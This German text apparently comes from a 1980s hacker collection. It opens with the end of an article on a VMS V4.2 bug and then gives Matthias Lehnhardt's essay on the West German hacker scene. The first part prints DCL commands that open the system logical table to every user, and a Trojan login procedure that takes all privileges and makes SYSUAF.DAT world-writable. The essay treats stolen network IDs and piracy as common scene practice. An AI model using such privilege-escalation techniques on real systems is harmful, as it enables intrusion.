Ein ACL bietet dem SYSTEM-Manager die Möglichkeit, auf bestimmte Objekte, wie etwa Dateien und Peripherie, nichtprivilegierten Usern Rechte zu gewähren oder eben auch zu verwehren. Seit VMS V4. 2 ist nun neu, daß ACLs auch auf LOGICALs setzbar sind. Da im Prinzip jeder User ACLs verwenden darf, stellte sich die Frage,

ob eben diese auch auf Objekte setzbar wären, deren Berührung normalerweise SYSTEM-Privilegien erforderte.

Die Softwareanalytiker bei DEC unterließen in VMS V4.2 die Prüfung auf das für eine Modifizierung der SYSTEM-Tabelle erforderliche SYSNAM-Privileg. Dieses ermöglicht nun einem nichtprivilegierten User, die SYSTEM-Tabelle mit einem ACL zu versehen, der - äquivalent mit dem SYSNAM-Privileg - sämtliche Rechte auf die SYSTEM-Tabelle gewährt.

```
$ SET ACL/OBJECT=LOGICAL/ACL=(ID=*-
  ,ACCESS=R+W+E+D+C) LNM$SYSTEM-TABLE

$ SET ACL/OBJECT=LOGICAL/ACL=(ID=*-
  ,ACCESS=R+W+E+D+C) LNM$SYSTEM-DIRECTORY
```

Diese beiden DCL-Zeilen bieten mit der ID=* jedem User einer 4.2er VAX die Rechte R=read, W=write, E=execute, D=delete und C=control auf die SYSTEM-Tabelle. Dieser Bug birgt weiterhin das Risiko eines Systemcrashs, falls ein Unerfahrener alle in der SYSTEM-Tabelle befindlichen LOGICALs löscht. Das SYSNAM-Privileg und somit auch dieser ACL zählen zur Gruppe der SYSTEM-Privilegien, doch dies bedeutet noch lange nicht, alle Privilegien einer VAX zu besitzen.

Der Hacker bedient sich des Trojanischen Pferdes, indem er die Möglichkeit nutzt, fremde LOGICALs in die SYSTEM-Tabelle einzutragen. Jeder einloggende User durchläuft eine ihm zugewiesene Login-Prozedur. Weist man dieser Prozedur einen LOGICAL-Namen zu, so wird VMS erst dem LOGICAL folgen und nicht erst die Prozedur namens LOGIN. COM starten. Im User Authorization File (UAF) wird für jeden User diese Login-Prozedur als L_GICMD definiert. Im Grundzustand verwendet DEC besagtes LOGIN, falls im UAF bei LGICMD keine andere Prozedur definiert wurde.

```
$ DEFINE / SYSTEM LOGIN DISK: [DIRECTORY]
  TROJANHORSE. COM
```

Das vom LOGICAL LOGIN aufgerufene Trojanische DCL-Pferd prüft die Privilegien jedes einloggenden Users und lässt die VAX vom eigenen SYSTEM-Manager persönlich sprengen. Als DCL-Prozedur bietet sich förmlich an:

```
$ IF F$PRIVILEGE("SETPRV").EQS. "FALSE"
   THEN GOTO NIX
$ SET PROCESS/ PRIVILEGE= ALL
$ SET PROTECTION= (W:RWED)
   SYS$SYSTEM:SYSUAF.DAT
$ DELETE' F$LOGICAL("LOGIN")
$ DEASSIGN /SYSTEM LOGIN
$ NIX:
$ Ca, SYS $LCGIN: LOGIN. COM
```

Es darf nicht vergessen werden, dieses File auch für die Benutzung durch World User freizugeben. Der erste einloggende privilegierte User wird unbemerkt dem Hacker die Kontrolle über das SYSTEM anvertrauen. Der Hacker braucht nur noch mittels des UAF-Programms und eventueller Umgehung von möglichen Security-Maßnahmen seitens des SYSTEM-Managers seinem eigenen Account alle Privilegien zu geben. SYSTEM-Manager oder Hacker können natürlich ebenso durch einen ACL die Modifizierbarkeit der SYSTEM-Tabelle verhindern.

```
$ SET ACL/ OBJECT =LOGICAL / ACL= (ID=*-
   ,ACCESS=R+E) LNM$SYSTEM-TABLE

$ SET ACL/ OBJECT =LOGICAL / ACL= (ID =*-
   ,ACCESS=R+E) LNM$SYSTEM-DIRECTORY
```

Diese Methode wurde bereits in der amerikanischen DECUS Pagewapper Anfang letzten Jahres diskutiert. DEC reagierte damals mit einem VMS-Update auf V4.3, womit dieser DCI-Bug verschwand. Vermutlich existieren am internationalen Datennetz immer noch Maschinen mit der 4.2er Betriebssystem-Version. Kaum zu glauben, dass dieser Bug nicht schon bekannt zu sein schein

Hacker – Schwarze Schafe im Wolfspelz?

Die bundesdeutsche Hackerszene in der Diskussion

von Matthias Lehnhardt

Das geht dir doch schon lange im Kopf herum, fiel mir ein, als ich in der Zeitschrift Chip vom Februar 1988 die Kolumne «Ist der Freak out?» von Richard Kerler las:

«Dem Computer-Freak gebührt ein besonderer Verdienst. Ihm ist es zu verdanken, dass sich die Computerindustrie in so kurzer Zeit so schnell entwickeln konnte. Sein Beitrag erschöpft sich nicht nur in einer für die Branche sehr wichtigen Kaufkraft, sondern dokumentiert sich auch in einem aktiven Engagement. Viele Computerfreaks haben dieser Industrie entscheidende Impulse gegeben: Nolan Bushnell (Atari), Stephen Jobs und Steve Wozniak (Apple), Bill Gates (Microsoft), George Tate (Ashton Tate), Chuck Peddle (Victor), Adam Osborne (Osborne) und viele mehr. [. . .] ohne diese Aktivisten [hätte] wahrscheinlich die Weltwirtschaft in den letzten Jahren keinen so großen Aufschwung genommen. Aber: Die Spezies der Freaks zeichnet sich durch kurze Lebenszyklen aus. [. . .] Computer-Freaks sind die Lemminge unseres technologischen Zeitalters. Sie haben über Jahre bravourös ihre Rolle als Trendsetter gespielt. [...1 In dem Tempo, wie sie sich in kürzester Zeit wie Meerschweinchen vermehrt

haben, dezimieren sie sich zur Zeit auch. [. . .] Die Computerindustrie geht zur Tagesarbeit über. Die hektische Anfangsphase ist vorbei. [. . .] Fazit: Der Computer-Freak ist out!»

Zu den Computer-Freaks gehört auch die Spezies der Hacker. Die würden ihre Rolle zwar anders beschreiben, doch geschmeichelt wären die meisten schon, wenn von Pioniertaten und Umsatzförderung die Rede ist. Nur das Out-Sein ist out. Hacker als Motor, als Pioniere und Akzeptanzförderer der Computerindustrie? Sterben sie jetzt wirklich aus, oder dezimieren sie sich, überflüssig geworden, drastisch wie die Lemminge?

Hacker würden letzteres heftig bestreiten. Mir klingen die Bekenntnisse der «wahren Datenschützer» in den Ohren, die mehr denn je gefordert seien und gebraucht würden, um die Menschen vor den Daten, vor dem Datenmißbrauch zu schützen. Wer würde diese Rolle sonst ausfüllen können - die offiziellen Datenschützer etwa, die noch nie einen Computer geknackt haben? Hacker würden, um dem guten Zweck zu dienen, sogar eine gewisse Kriminalisierung auf sich nehmen. Und die «alternativen Computeranwender» seien schließlich die einzigen, die die Computergesellschaft überhaupt richtig durchschauen könnten, um menschenfreundliche Alternativen zu entwickeln.

Sind Hacker Möchtegern-Industrielle, (rotznäsige) Spieler, (verkappte) Computer-Revolutionäre oder (unfreiwillige) Kriminelle? Diese, ich gebe es freiwillig zu, reichlich vereinfachte und ungerechte Charakterisierung hat mir des öfteren geholfen. Hacker können von allem etwas mühelos in einer Person vereinigen.

Der Hacker - ein unbekanntes Wesen?

Die Schwierigkeiten fangen schon beim Namen an. Meyers Enzyklopädie führt zwischen

Hacker, Friedrich: amerikanischer Psychiater österreichischer Herkunft. Gründer und Präsident der Sigmund-Freud-Gesellschaft.
Arbeitete über die Gewalt in der Massengesellschaft;

und

Hackert, (Jakob) Phillip: deutscher Maler und Radierer. Mit heroischen Landschaften Vertreter der <Deutschrömer>;

auch

Hacker, engl. ['hæk?], Bezeichnung für einen Computerfreak, der sich mit Hilfe seines Heim- oder Personalcomputers über Datenfernverbindungen (z. T. widerrechtlich) Zugang zu Datenbanken zu verschaffen sucht.

Langenscheidt's Wörterbuch bietet zwei wörtliche Übersetzungsgruppen an:

Hack [hæk]: i. Hieb, Einkerbung, im Fußball: Tritt. z. Zerhacken. Im Fußball: vor das Schienbein treten. Hacking cough: kurzer trockener Husten.
Hack [hæk] i. Mietpferd, Arbeitsgaul. Hackwriter: literarischer Tagelöhner, Schreiberling. z. Abgedroschen. 3. Abnutzen.

Sehr erhellend ist das nicht. Zwar werde ich bei dem Umfeld von «heroischen Landschaften und Massenpsychologie» nachdenklich, aber selbstverständlich tun sich die Nachschlagewerke bei solchen Phänomenen, die einen subkulturellen Ursprung haben, schwer. Die Hackerszene weist aber alle Merkmale einer Subkultur auf.

Die Beschränkung der Hackerei als (computerisierte Suche nach Zugängen zu Datenbanken>, wie es der Meyer empfiehlt, trifft nur einen Teil der Hackeraktivitäten. Auch die Ableitung vom Tastaturgeräusch, Hacker gleich (Hämmerer auf der Computertastatur> (zerhacken), ist in der Szene verpönt.

Als «The Hack» ist das Werk von John D. Draper, alias Captain Crunch, in die Geschichte eingegangen. «The Hack» war eine weltumspannende Telefonverbindung über Seefunk, Satellit und letztlich allem, was Telefonsignale weiterleiten konnte. Die Verbindung wurde zwischen zwei Telefonen hergestellt, die in einem Raum ein paar Meter voneinander entfernt standen. Ums Telefonieren konnte

es also gar nicht gehen - es ging ums Prinzip. Dass solch eine Telefonverbindung rund um den Erdball möglich wäre, hatten Experten vorher heftig bestritten und damit den Hack provoziert. Fast überflüssig zu erwähnen, dass für diese einmalige Leitung keine Gebühren bezahlt werden mussten, zumindest nicht von John D. Draper.

Nach diesem historischen Ausflug wäre ein Hacker also jemand, der ein «großes Ding» dreht, ein «dickes Ei» legt, kurzum etwas Aufregendes und Unerwartetes mit Technik zustande bringt. Richard Cheshire, alias Cheshire Catalyst, ein anderes amerikanisches Hacker-Vorbild, nennt auch das Programmieren Hacken, allerdings erst, wenn man an einem Programm sitzt, das sich hartnäckig weigert zu funktionieren. Und wenn dann noch Freunde, Bekannte und andere wohlmeinende Experten grundsätzlich bestreiten, daß ein derartiges Programm überhaupt funktionieren könnte, dann wird der Programmierer zum Hacker, Hauptsache es klappt dann doch - irgendwann, irgendwie.

Wau Holland vom Chaos Computer Club bereicherte in einem Vortrag auf der jährlichen Datenschutz-Fachtagung (DAFTA) den Reigen der Definitionen um anspruchsvolle Beispiele: Wer sich eine längere Schnur an sein Telefon (verbotenerweise) anklemmt, ist ein Hacker. Wer sich über den Lärm tiefffliegender Tornados ärgert, so Wau Holland vor den versammelten Fachleuten, und den « Strahlemann» aus dem Mikrowellenherd aus- und in einen Parabolspiegel einbaut, um so der Flugzeugelektronik einzuheizen, auch der sei ein Hacker.

Zum Schluss noch eine inzwischen gängige Definition, die der Chaos Computer Club so gern hört - kein Wunder, er ist ja auch der Erfinder: «Hacken ist der respektlose und kreative Umgang mit Technik im Alltag. » Dabei wird Technik natürlich auch im Sinne der Sozialtechnik (social engineering) verstanden. Beispiel: Wer zwar kein Polizist ist und deshalb auch keinen Hausausweis hat, eigentlich nicht in der Polizeikantine essen dürfte, der verschafft sich den Zutritt mit einem Losungswort. «Mahlzeit» klappt fast immer.

Hamburgs Hacker sind stolz auf diese Definition und holen sie auch immer wieder hervor, wenn es um öffentliche Stellungnahmen geht. Genauso wie die « Hackerethik» beschworen wird, wenn es um

zerstörte Dateien bei einem Computereinbruch geht. «A hacker does not mess with data», ein Hacker fummelt nicht an fremden Daten herum, heißt es. Das soll reichen, um die Unschuld der <richtigen> Hacker zu beweisen, Kriminelle von harmlosen Freaks zu unterscheiden.

Zurück zu den Anfängen - GOTO Roots

Die Geschichte der Apple-Gründer Stephen Jobs und Steve Wozniak ist schon ungezählte Male immer wieder neu erzählt worden. Dennoch, sie waren wohl die Vorbilder einer ganzen Generation von Computerfreaks, zumindest deren Ausstatter mit Geräten der Marke Apple I und II. Die Motive für die Gründung ihrer Firma, die eigentlich keine sein sollte, waren egoistischer Natur: Sie wollten nicht mehr auf die fremden Computer angewiesen sein, sie wollten einen eigenen, den sie bezahlen konnten. Mit den ersten Apple-Computern soll, so die Legende, die Demokratisierung der Computertechnik begonnen haben.

Die großen Firmen entdeckten erst spät, dass sie einen Markt übersehen hatten. Unvorstellbar, dass Privatleute, gar Jugendliche, Interesse für die schnellen Rechenzwerge entwickeln würden. Und dann auch noch an Computerspielen? Aber die gab es bald massenhaft, und sie waren der wirkliche Grund für viele, einen Computer zu kaufen.

So gesehen, waren Stephen Jobs und Steve Wozniak verkappte Revolutionäre des Computer-Zeitalters, indem sie - so die allseits bekömmliche Variante des modernen Heroenmythos - ein Monopol an Produktivkräften durchbrachen, den Computer sozialisierten, zumindest den Interessierten einen Zugang zur Mikroelektronik eröffneten.

Diese etwas gequälte Argumentation wurde, mit Variationen versteht sich, auch bei der Videotechnik ins Feld geführt. Heimvideo als Sozialisierung eines «Öffentlichkeitswerkzeugs», letztlich als Demokratisierung der Öffentlichkeit durch Gegenöffentlichkeit. Beim

Desktop Publishing, beim Publizieren vom Schreibtisch aus, sind ähnliche Argumente zu hören. Der Computer mache jedermann zum Verleger, für jede Meinung eine Zeitung. Die eigentliche Demokratisierung der Presse fände mit Computern der Marke X, Y oder Z statt.

Technik indes kann keine neue Gesellschaft hervorzaubern, allenfalls gesellschaftliche Strukturen und Tendenzen mit neuen Akzenten versehen. So hat die Videotechnik, als Technik, keine neue Öffentlichkeit geschaffen. Als allerdings die Stahlarbeiter im Ruhrgebiet oder die Hafenarbeiter in Hamburg streikten, konnten sie per Heimvideo und Verkabelung der Kabel-Pilotprojekte eine eigene Sendung produzieren und sich Gehör verschaffen.

Spätestens seit bekannt wurde, dass Neonazis die Computerkommunikation ausgiebig nutzen, kann von einer demokratischen Technik nicht die Rede sein. Gleichwohl ist der Gedanke, die Pressefreiheit im Ostblock könnte einen gewaltigen Aufschwung nehmen, wenn sich Heimcomputer und Mailboxen einbürgern ließen, nicht abwegig.

Hacker - Kleinunternehmer ganz groß?

Auch die Apple-Gründer begriffen schnell, dass eine Computerfirma Gewinne machen muss, dass ein User-Club, ein enges Verhältnis zum Kunden für die Markentreue wichtig ist. Dass eine Pionierzeit rasch zu Ende geht und der Alltag der Verwertung das Leben beherrscht, sollen Stephen Jobs und Steve Wozniak nicht ganz überwunden haben.

Als Vorbild für die folgenden Hackergenerationen blieb der wirtschaftliche Erfolg einer Pioniertat, das (Große Ding>. Bei allen Hakkern, die ich kennengelernt habe, waren solche Überlegungen, zumindest unterschwellig, zu entdecken. Warum auch nicht.

Diese finanziellen Träume haben sich für einige Computerfreaks tatsächlich erfüllt, die meisten, durch die Vorbilder immer wieder angespornt, warten allerdings ihr Leben lang auf den großen Coup.

Doch die Chancen sind weitaus günstiger als in anderen Bereichen, wenn man sich die Entwicklung vor Augen hält: Die Computerfreaks der ersten Stunde wollten programmieren, eigene Programme schreiben. Da gab es eine Technik, deren Leistungsfähigkeit für den einzelnen nicht überschaubar war, anders als zum Beispiel bei einem Auto, mit dem man einfach losfahren kann. Die Computer der ersten Generation konnten nur an einen begrenzten Abnehmerkreis als reine Hardware verkauft werden. Erst die Entwicklung fertiger Anwenderprogramme (Standardsoftware) bahnte dem Computer den Durchbruch ins Massengeschäft.

Rasch stellte sich heraus, dass die alten Programmiersprachen den neuen Prozessoren und Anwendungen nicht angemessen waren.
Neue Programmiersprachen wurden entwickelt. Erstaunlicherweise konnten sich die alten Programmierer nicht richtig auf die neuen Denkstrukturen einstellen. Jugendliche, die von vornherein mit den neuen Programm - und Denkmustern aufgewachsen waren, steckten die alten Herren in die Tasche. Die aufkeimenden Potenzgefühle, einer High-tech-Maschine das Arbeiten beibringen zu können, taten ein übriges. Althergebrachte Arbeitsstrukturen wurden über den Haufen geworfen: Die jungen Programmierer schliefen dort, wo ihnen die Augen zufielen, neben dem Computer. Einen Acht-Stunden-Tag, eine 4o-Stunden-Woche gab es nicht. Sie ließen nicht ab, bis das Programm lief. Diese Besessenen haben ihr Geschäft gemacht - und sicher auch die Teams, die die ersten Programmschmieden gründeten.

Es sind übrigens die Besessenen, an die Allmacht der Maschine Glaubenden, sich ihr Unterwerfenden, vor denen Joseph Weizenbaum in «Die Macht der Computer und die Ohnmacht der Vernunft warnt.

Das Heer der Computerfreaks bot ein unerschöpfliches Potential neuer Ideen für Anwendungsmöglichkeiten und entsprechende Programme, die von den Großen in der Branche für wenig Geld aufgekauft werden konnten.

Kerler's Schwanengesang «Der Computer-Freak ist out» ist eine Absage an ein Image. Die inzwischen etablierte Generation der ersten Stunde will sich « reinigen », will sich vom schillernden Freak-Image

verabschieden. Schade, denn eine offensive und öffentliche Unterstützung der Szene wäre nicht nur ehrlicher, sondern ist nach wie vor nützlich und notwendig.

Obwohl man mich einen <Technik-Freak> nennen könnte, war ich damals sehr skeptisch, als die Frage anstand, ob ich mir einen Computer anschaffen sollte. Mir leuchtete ein, dass nun kleinere Firmen in der Lage waren, ihre Lagerhaltung, die Buchhaltung und was sonst nicht alles elektronisch abzuwickeln. Im Prinzip war das nichts Neues. Einreihen in das Heer von Programmierern, die sich auf Basic-Finanzbuchhaltungsprogramme und ähnliches stürzten, wollte ich mich nicht. Ehrlich gesagt, ich hatte vom Programmieren einer Varianzanalyse in Algol während des Studiums noch die Nase voll. Auch das Herumgequäle mit einer primitiven Textverarbeitung konnte mich damals nicht dazu bringen, meine gerade angeschaffte elektrische Schreibmaschine zu verschenken. Allein das popelige Schriftbild des lärmenden Matrixdruckers war schon abschreckend genug. Videospiele haben mich schon interessiert, nur, was ich so sehen konnte, kamen sie an die Qualität eines Spielhallengeräts bei weitem nicht heran.

Dennoch wurde ein Apple II, kein Original, das war zu teuer, sondern ein taiwanesischer Nachbau angeschafft. Die Hacker waren schuld. Bei Nachforschungen zu einem Fersehbeitrag landete ich auch in der Computerfreak-Szene, denen das Hacken nachgesagt wurde. Selbstverständlich verstand ich darunter das Eindringen in fremde Computer, so wie ich es bei den amerikanischen Vorbildern verstanden hatte. Was ich antraf, war dann doch sehr gemischt. Da saßen <abgebrochene> Studenten, die sich ihren Lebensunterhalt mehr schlecht als recht mit kleinen Geschäften, sei es der Handel mit Computerzubehör, zum Beispiel Einsteckplatinen für Apple-Nachbauten, oder mit dem Schreiben schlichter Programme, meist für Computerhändler, verdienten, da saßen Schüler, denen die Computer-AG zu langweilig geworden war und die lieber kopiergeschützte Programme knackten. Nicht weil sie sie benutzen wollten, sondern nur, um sie zu knacken, um in der Titelzeile zum Beispiel: «cracked by AROBAS» zu hinterlassen. Selbstverständlich gab es auch andere, die mit kopierten Programmen handelten und damit Kleingeld machten.

Es gab auch die älteren hauptberuflichen Programmierer, die durch ihren Beruf von Computern immer noch nicht genug hatten. Trotz dieser krassen Unterschiede bemerkte ich doch eine Gemeinsamkeit: Sie waren besessen vom Rechner und besessen von der Frage: Was kann ich mit dem Ding, der Büchse, dem Kasten noch anstellen. Soll das schon alles gewesen sein? Natürlich gab es keine endgültige Antwort.

Sie bastelten immer neue Zusatzteile, strickten immer neue Programmerweiterungen und erfanden neue Anwendungen. Anregungen holten sie sich aus den USA, aus den elektronischen Briefkästen, den Mailbox-Computern, per Daten-Fern-Übertragung (DFÜ). Oder auch aus deutschen Mailboxen, die meist von Elektronik-Verlagen betrieben wurden. Die waren zwar nicht sonderlich anspruchsvoll oder aktuell, aber billiger. Elektronisch war auch die Mehrzahl der Kontakte, die unter den Computerfreaks bestanden. So lernten sich zwei benachbarte Freaks in einer australischen Mailbox kennen. Ein Jahr später überwanden sie die 3o Kilometer und trafen sich persönlich.

Als ich dann endlich einmal zuschauen konnte, wie ein unbekanntes elektronisches Wesen mit dem Akustikkoppler angewählt wurde, wie versucht wurde, ein Passwort für den Einstieg auszuprobieren, wie das dann klappte und mir unverständliches Zeug auf dem Bildschirm erschien, wollte ich auch einen Computer haben. Heute weiß ich, daß der Knotenrechner in England stand und es nicht einmal illegal war, sich als Gast in das Informationsprogramm einzuhängen. Dennoch -die Anschaffung habe ich nicht bereut.

Hacken - Kulturtechnik für Arme?

War das Hacken für mich der Grund für den Computerkauf, musste ich auch noch die typischen Probleme eines unter chronischem Geldmangel leidenden Jugendlichen durchleben.

Da stand der Kasten und ich wusste nicht mehr, was ich damit anfangen sollte. Das Geld hatte gerade für den <nackten> Computer gereicht. Der Händler gab ein Textverarbeitungsprogramm dazu, ich habe es einmal angeschaut und nie benutzt. Ein Handbuch gab es

nicht, auch keine Systemdiskette. Der Händler murmelte etwa: Sie wissen ja, wie Sie die bekommen. Ich wusste nicht genau was er meinte, hatte aber den Eindruck, dass sein Geschäft mit den Nachbauten nicht ganz legal war.

Es folgte die Suche nach Programmen. Bei den Freaks hatte ich schon vorher keine Originaldisketten entdecken können, Handbücher gab es selten und wenn, dann in Kopien, auf denen kaum noch etwas zu erkennen war. Der Gedanke, ein Programm zu kaufen, schien mir abwegig. Außerdem, welches hätte ich kaufen sollen? Und ich war irgendwie beleidigt: Wenn man mich schon zum Computerkauf (Hardware) gebracht hatte, dann hatte ich auch Anrecht auf die Weiche Ware (Software).

Nebenbei bemerkt, glaube ich, daß die Software-Verlage mit ihren systematischen Kampagnen gegen die Programmpiraten abgewartet haben, bis genügend Geräte auf dem Markt verkauft waren. Sie wußten genau, daß vielen Jugendlichen der Computerkauf nicht möglich gewesen wäre, hätten die nicht die kostenlose Software fest eingeplant.

Bald verwandelten sich meine fünf Zehnerpack Leerdisketten kostenlos in eine umfangreiche Programmbibliothek, von der ich bis heute nur etwa die Hälfte kenne. Im ständigen Gebrauch hatte ich dann vielleicht vier Programme, Spiele ausgenommen. Was dann auf der Kiste lief, war auch typisch: ein Spiel. Nein, kein Ballerding und keine Geschicklichkeitsarie, die wurden schnell langweilig-ein Text-Adventure. Wer «The Mask of the Sun» kennt und weiß, dass ich keine Spielanleitung hatte, der wird die Situation kennen. Jedenfalls saß ich nächtelang fasziniert am Bildschirm, starb tausend elektronische Tode, bis ich raus hatte, daß ich eine sicher erreichte Etappe abspeichern konnte, um später mit neuen Kräften weiterzumachen. Ähnlich war es mit den Programmen. Ohne Handbuch musste ich probieren, bis ungefähr klar war, was das Programm macht, ob ich es überhaupt gebrauchen konnte- meistens nicht.

Ins Rollen kam auch das Projekt Datenfernübertragung. Ein Terminalprogramm war schon ergattert und einigermaßen durchschaut, es fehlte der Akustikkoppler, die Verbindung vom Computer zum Telefonnetz. Hier stellt sich die Frage: Teuer und legal oder billig und

illegal? Gemeint ist die Postzulassung, die FTZ-Nummer, die auch bei Anrufbeantwortern zwar gefordert, praktisch aber selten zu finden ist. Wohl alle Computer-Freaks hatten sich für die illegalen Geräte entschieden, nicht nur weil sie billiger waren - sie konnten auch viel mehr.

Auch bei den folgenden Schritten kommt der richtige Computer-Freak mit den Gesetzen in Konflikt, bei den Gebühren für die Datenfernübertragung. Die normale Telefonleitung für Ausflüge in amerikanische Computer zu benutzen, stößt schnell an finanzielle Grenzen. Spätestens wenn die Telefonrechnung kommt. 90o Mark Gebühren kamen im Monat nach der Anschaffung des Akustikkopplers zusammen, erzählte mir ein Jugendlicher, vor dem die Eltern das Telefon weggeschlossen hatten. Ich hörte von seinen Freunden, dass er danach den Computer direkt mit der Telefondose verkabelte. Andere sollen noch weiter gegangen sein, im wahren Sinne des Wortes, bis in den Keller, an den Post-Verteilerkasten. Auf dem Telefonanschluß einer Firma sollen nach Feierabend die Hacker-Gebühren aufgelaufen sein.

Das Gros der Hacker eröffnete sich einen anderen Ausweg aus dem Kostendilemma: Die Jagd nach Datex-Gebührennummern. Diese Art der Verbindungsaufnahme zwischen Computern, über das Datex-P-Netz der Bundespost, verfügt über eine eigene Abrechnungsart. Die Kosten werden einer NUI, der Network User Identification Number, zugeschrieben, die der berechtigte Benutzer zu Beginn der Verbindungsaufnahme eingeben muss. Diese Nummer sollte natürlich geheim bleiben, zumindest ihr zweiter Teil, das Passwort. Zu Beginn der Hackerkultur gingen die meisten Unternehmen, besonders auf Messen, sorglos mit ihren Gebührennummern um, fielen auf die Tricks unschuldig dreinschauender, wissbegieriger Jugendlicher herein. Auf die NUI der Firma 3M liefen an die 10000 Mark Gebühren auf, verursacht durch Hacker. Auch die NUI von Coca Cola zirkulierte in der Szene, um nur zwei zu nennen.

Die meisten Hacker sind immer noch hinter diesen Nummern her, denn eine fremde NUI bedeutet einige Wochen weltweiten Datenverkehr zum Ortstarif.

Alle diese strafbaren Handlungen, wie die Verstöße gegen das Fernmeldeanlagengesetz und gegen das Urheberrecht, oder das Erschlei-

chen von Dienstleistungen, gelten in Hackerkreisen als notwendiges Übel, als Kavaliersdelikte, oft aber auch als Statussymbole. Wer eine fremde NUI erjagt hat, gilt etwas.

Ganz zu schweigen vom eigentlichen Spaß, dem Einsteigen in fremde Computer. Bei den meisten jugendlichen Hackern hatte ich den Eindruck, dass das Computerknacken für sie nichts anderes war als das Knacken von Kopiersicherungen oder das Spielen eines Adventure-Games. Alles spielt sich nur zwischen Hackerhirn und Computerbildschirm ab. Das tatsächlich irgendwo auf der Welt ein Computer durcheinandergebracht wird, interessiert den Freak wenig. Er geht davon aus, dass er nicht in kritische Prozessrechner eindringen kann, dass ein Rechnerbetreiber nicht so leichtsinnig ist, einen steuernden Computer während der Arbeit über das Datennetz zugänglich zu lassen. Bei Forschungsrechnern und internationalen Forschungsprojekten - in einem Land steht der Versuchsaufbau, in anderen Ländern werden die Versuchsreihen beobachtet und aufgezeichnet - ist das allerdings ständig der Fall.

Aber, wir wissen ja, ein «richtiger» Hacker fummelt nicht an fremden Daten rum, hier ist eine fast heilige Grenze gezogen worden von den Sprechern des Chaos Computer Clubs. Und auch: Ein Hacker bereichert sich nicht bei seinen Computereinbrüchen, oder umgekehrt kann man es auch sehen: Was nicht der persönlichen Bereicherung dient, ist erlaubt.

Ob sich allerdings überhaupt jemand an die Regeln der « Hackerethik» hält, außer den Hamburgern natürlich, darf bezweifelt werden.

Den Durchschnittsfreak treiben Durchschnittsmotive an: Spieltrieb, Abenteuerlust, Ausleben der Potenzgefühle am High-tech-Gerät (heimliche Elite!) und, mitgedacht, der Traum vom großen Coup. Aus diesen Motiven heraus wird alles gemacht, was machbar scheint. Ein richtiges Unrechtsbewusstsein gibt es dabei nicht.

Herrschende Praxis eilt den gesetzgeberischen Bemühungen nicht selten voraus. So ist zum Beispiel das bundesdeutsche Fernmeldeanlagengesetz vielfach kritisiert worden, auch von internationalen Fachleuten. Nicht zufällig steht die immer wieder verschobene Änderung der Ordnung ins Haus. Beim Bildschirmtextsystem gibt die

Post inzwischen zu, dass die veralteten Regelungen der Verbreitung des Systems geschadet hätten.

Auch das Urheberrecht ist dem Zeitalter der digitalen Kopie nicht mehr gewachsen. Wenn Original und Kopie nicht mehr zu unterscheiden sind, wie auch bei der digitalen Tonbandkopie (DAT), müssen neue Vergütungsmodi entwickelt werden. Die diskutierten Kopiersperren von der Compact Disk auf DAT, das weiß jeder, sind so angelegt, dass sie ausgehebelt werden können. Mit diesem Bewusstsein wird für den Kauf geworben. Dann dürften sich die Hersteller eigentlich nicht beschweren, wenn die Kopiersperre tatsächlich manipuliert wird.

Es ist ebenfalls bekannt, dass große Firmen mit Raubkopien arbeiten. So mancher EDV-Leiter bekam einen Rüffel, weil er eine Programmversion dreimal bestellt hatte. Der Hinweis vom Chef: Ein Original reicht doch völlig. Selbst auf der Ebene der Betriebssysteme ist der Programmklau durch Großunternehmen belegt. Die Werksspionage, das elektronische Ausspähen der Konkurrenz, ist ebenfalls in der Branche üblich. Dass Sicherheit bisher kein Entwicklungskriterium für Computersysteme war, ist die Aussage eines Computerherstellers, der es wissen sollte. Dass auch Hacker zu diesem Ergebnis kommen, kann deshalb nicht überraschen. Und weil selbst im Gesetz von « gesicherten» Daten geredet wird, könnte man lange streiten, ob bei den normalen Systemen die geforderte Sicherheit überhaupt gewährleistet ist.

So gesehen verhält sich der Durchschnittshacker nach seinen Vorbildern aus der Computerbranche. Aber es gibt einen Unterschied: Ein Hacker redet über seine Erfahrungen, wenn auch häufig nur aus Eitelkeit. Hacker unterliegen keiner Firmenhierarchie und keiner behördlichen Disziplinarordnung. Diese Öffentlichkeitsrolle, die die Hacker eingenommen haben, die ihnen einen gewissen Schutz bietet, ist ihnen von den Medien angedient worden. Natürlich liegt diesem Verhältnis auch ein reales gesellschaftliches Bedürfnis zugrunde, das sich aus dem dominierenden Charakter der Computertechnologie einerseits und der mangelhaften Aufklärung und Mitgestaltung andererseits erklären lässt.

Zwischen Motiv und Ergebnis muss unterschieden werden. Nur

einigen Hackern nehme ich ab, dass sie eine Aktion von vornherein als Aufklärungsaktion geplant haben. Im Normalfall rutscht ein Hacker mit seinem Spieltrieb in eine Situation herein, die ihm erst klar wird, wenn sie da ist. Dann wird überlegt, welche Interpretation passen könnte. Die Flucht nach vorn, an die Öffentlichkeit, wird angetreten, wenn die Entdeckung sowieso kurz bevorsteht.

Um nicht missverstanden zu werden, auf meine kritische Solidarität können sich viele Hacker verlassen, sie haben sich um Datensicherheit und Datenschutz verdient gemacht. Nur sollte niemand den Hackern sogleich den Stempel einer verlässlichen Datenschutz-Institution aufprägen. Ihre Domäne ist und bleibt der respektlose Umgang mit Technik im Alltag, da könnten wir manches lernen.

Bei den Beratungen zum Zweiten Gesetz zur Bekämpfung der Wirtschaftskriminalität wurde die «Straffreiheit für Hacker bei Selbstanzeige» diskutiert, im Steuerrecht ist das längst üblich. Die Fähigkeiten der Hacker als Spürhunde im Kampf gegen Spionage, Sabotage, Computerkriminalität oder behördlichen Datenmissbrauch hätten genutzt werden können. Für die Freaks selbst wäre eine rechtliche Identität beschrieben worden, die einen deutlichen Rahmen für die nächtlichen Datenreisen hätte abgeben können. Aber so kurzsichtig wie unsere Gesellschaft generell auf die Computerisierung reagiert, reagierte auch der Gesetzgeber: Keine Straffreiheit für Hacker bei Selbstanzeige.

So bleibt die Szene im Zwielicht, gewöhnen sich Jugendliche weiter an ein gewisses Maß von Illegalität, bleibt es weiter dem Zufall überlassen, was veröffentlicht wird. Hacker sind keine moralischen Obermenschen. Hacker sind in erster Linie abenteuerlustige Computerfreaks.

Ordnung im Chaos

